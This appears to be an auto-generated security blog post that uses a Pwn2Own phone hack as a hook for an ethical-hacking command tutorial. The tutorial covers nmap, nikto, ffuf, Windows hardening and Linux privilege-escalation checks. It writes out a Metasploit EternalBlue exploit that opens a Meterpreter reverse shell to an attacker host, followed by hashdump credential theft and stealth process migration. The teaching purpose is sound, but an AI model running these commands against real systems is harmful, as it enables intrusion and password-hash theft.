Listen to this Post

Introduction:
The recent Pwn2Own event, where a Samsung Galaxy S25 was successfully hacked, underscores a critical truth in cybersecurity: ethical hackers are our first line of defense. These “good folk,” as cited from Forbes, uncover zero-day vulnerabilities under intense pressure and responsibly disclose them to vendors before malicious actors can exploit them. This article distills the core technical skills and commands that power such discoveries, providing a foundational toolkit for aspiring security researchers.
Learning Objectives:
- Understand and utilize fundamental command-line tools for reconnaissance and vulnerability assessment.
- Execute basic exploit proof-of-concept commands in a controlled environment.
- Harden systems by applying mitigation techniques and security configurations.
You Should Know:
1. Network Reconnaissance with Nmap
Nmap is the quintessential network discovery and security auditing tool. It helps ethical hackers map attack surfaces and identify potentially vulnerable services.
nmap -sS -sV -O -A -p- 192.168.1.1
`-sS`: Performs a SYN stealth scan.
-sV: Probes open ports to determine service/version info.
`-O`: Enables OS detection.
-A: Enables aggressive scan mode (OS detection, version detection, script scanning, and traceroute).
`-p-`: Scans all 65,535 ports.
Step-by-step guide:
- Installation: Ensure Nmap is installed on your system (Kali Linux has it pre-installed).
- Target Identification: Replace `192.168.1.1` with the IP address of your target system (ensure you have explicit permission to scan it).
- Execution: Run the command in your terminal. The scan will output a list of open ports, the services running on them, their versions, and a guess at the target’s operating system. This information is the starting point for any penetration test.
2. Vulnerability Scanning with Nikto
Nikto is an open-source web server scanner that performs comprehensive tests against web servers for multiple items, including dangerous files and outdated server software.
nikto -h http://www.target.com -o nikto_scan.txt
`-h`: Specifies the target host.
-o: Writes the output to a file (nikto_scan.txt).
Step-by-step guide:
- Prerequisite: Have Nikto installed (commonly available in Kali Linux).
- Target: Replace `http://www.target.com` with the URL of the web application you are testing.
- Run and Review: Execute the command. Nikto will probe the server for known vulnerabilities, misconfigurations, and potentially dangerous files. The `-o` flag saves the results for detailed analysis.
3. Exploitation with Metasploit
The Metasploit Framework is a penetration testing platform that enables the development and execution of exploit code against a remote target.
msfconsole
use exploit/windows/smb/ms17_010_eternalblue
set RHOSTS 192.168.1.50
set PAYLOAD windows/x64/meterpreter/reverse_tcp
set LHOST 192.168.1.100
exploit
`use`: Selects a specific exploit module.
`set RHOSTS`: Defines the target host.
set PAYLOAD: Sets the payload to be delivered upon successful exploitation (here, a Meterpreter shell).
set LHOST: Sets the local IP address for the reverse connection.
`exploit`: Executes the module.
Step-by-step guide:
1. Start Framework: Launch `msfconsole` in a terminal.
- Select Exploit: Use the `use` command to select an exploit. Note: The EternalBlue exploit is used here as a well-known example; always use exploits responsibly and only on systems you own or are authorized to test.
- Configure Options: Set the required options (
RHOSTS,LHOST). - Execute: Run the `exploit` command. If successful, you will receive a Meterpreter shell session on the target machine.
4. Post-Exploitation with Meterpreter
Meterpreter is an advanced, dynamically extensible payload that operates in memory, making it difficult to detect.
meterpreter > getuid
meterpreter > sysinfo
meterpreter > hashdump
meterpreter > migrate -N explorer.exe
meterpreter > shell
getuid: Displays the user context the Meterpreter session is running under.
`sysinfo`: Shows system information.
hashdump: Dumps the SAM database hashes for offline cracking.
migrate: Moves the Meterpreter process to another process (e.g., explorer.exe) for stability and stealth.
`shell`: Drops into a system command shell.
Step-by-step guide:
- After gaining a Meterpreter session (see previous section), use `getuid` and `sysinfo` to understand your access level and the environment.
- Use `hashdump` to extract password hashes. These can be cracked with tools like John the Ripper.
- The `migrate` command is crucial for maintaining access. If the exploited process (e.g.,
spoolsv.exe) crashes, your session dies. Migrating to a stable process like `explorer.exe` prevents this. - Use `shell` to run native Windows commands on the target.
5. Web Application Fuzzing with ffuf
Fuzzing is a technique for discovering hidden directories, files, and parameters by brute-forcing with a wordlist.
ffuf -w /usr/share/wordlists/dirb/common.txt -u http://target.com/FUZZ -recursion
`-w`: Specifies the wordlist file path.
-u: The target URL, with `FUZZ` indicating where to inject words.
`-recursion`: Enables recursive fuzzing for discovered directories.
Step-by-step guide:
- Install ffuf: It’s a fast, modern fuzzer written in Go. Install via `go install github.com/ffuf/ffuf/v2@latest` or your package manager.
- Prepare a Wordlist: Kali Linux includes several in
/usr/share/wordlists/. - Run: Execute the command. ffuf will rapidly test each entry in the wordlist and display discovered endpoints with their HTTP status codes.
6. System Hardening with Windows Command Line
After identifying vulnerabilities, mitigation is key. These commands help secure a Windows environment.
 Audit user accounts
net user

Check for patches
wmic qfe list

Enable Windows Firewall for all profiles
netsh advfirewall set allprofiles state on

Check enabled services
sc query | findstr "RUNNING"
net user: Lists all user accounts on the system.
wmic qfe list: Displays installed patches and updates.
netsh advfirewall set allprofiles state on: A crucial command to ensure the host-based firewall is active.
sc query: Queries the Service Control Manager for the status of all services.
Step-by-step guide:
- Run `net user` to audit for unauthorized or dormant accounts.
- Use `wmic qfe list` to verify the system is up-to-date with the latest security patches.
- Enforcing a host-based firewall with `netsh` is a fundamental step in reducing the attack surface.
- Review running services with `sc query` to identify and disable any unnecessary ones.
7. Linux Privilege Escalation Enumeration
A critical phase of any security assessment is checking for misconfigurations that allow privilege escalation.
 Check sudo rights
sudo -l

Find SUID files
find / -perm -u=s -type f 2>/dev/null

Check for world-writable files
find / -perm -o=w -type f 2>/dev/null

Check kernel version
uname -a

List running processes
ps aux
sudo -l: Lists the commands the current user is allowed to run with elevated privileges.
find / -perm -u=s -type f 2>/dev/null: Finds all files with the SUID bit set, which can be a common privilege escalation vector.
find / -perm -o=w -type f 2>/dev/null: Finds world-writable files, which could be modified by any user.
Step-by-step guide:
- After gaining initial access to a Linux shell, immediately run
sudo -l. If you can run any command as root (or another user) without a password, you can escalate privileges. - Search for SUID binaries. If a vulnerable binary like `nmap` or `find` has the SUID bit, it can be exploited for root access.
- Cross-reference the kernel version (
uname -a) with public exploits for known vulnerabilities.
What Undercode Say:
- The Defender’s Advantage is Proactivity. The tools and commands listed are not just for attackers; they are the very same ones defenders must master to understand their own vulnerabilities. Regular self-assessment using these techniques is non-negotiable for robust security.
- Ethical Hacking is a Structured Discipline. It’s not random “hacking”; it’s a methodical process of reconnaissance, scanning, exploitation, and post-exploitation, each step building on the last. Mastering the foundational commands for each phase is the first step toward expertise.
The Pwn2Own event is a powerful demonstration that the cybersecurity community’s strength lies in collaboration between researchers and vendors. The technical skills required—from fuzzing and exploitation to system hardening—are accessible and can be systematically learned. By embracing the tools of the attacker, defenders can transition from a reactive to a proactive posture, identifying and patching weaknesses before they can be weaponized by malicious actors. This continuous cycle of testing and hardening is what ultimately secures our digital ecosystem.
Prediction:
The public success of events like Pwn2Own will catalyze a significant shift in corporate security strategies. We predict a massive increase in the adoption of formal bug bounty programs and dedicated internal red teams, moving these practices from “nice-to-have” to core components of enterprise IT budgets. Furthermore, the techniques showcased will accelerate vendor patch development cycles, forcing a new standard of rapid response. This will create a higher barrier to entry for malicious hackers, as the window of opportunity for exploiting zero-day vulnerabilities will shrink dramatically, fundamentally reshaping the cyber threat landscape towards more targeted and sophisticated attacks.
🎯Let’s Practice For Free:
IT/Security Reporter URL:
Reported By: Valsamaras Samsung – Hackers Feeds
Extra Hub: Undercode MoN
Basic Verification: Pass ✅


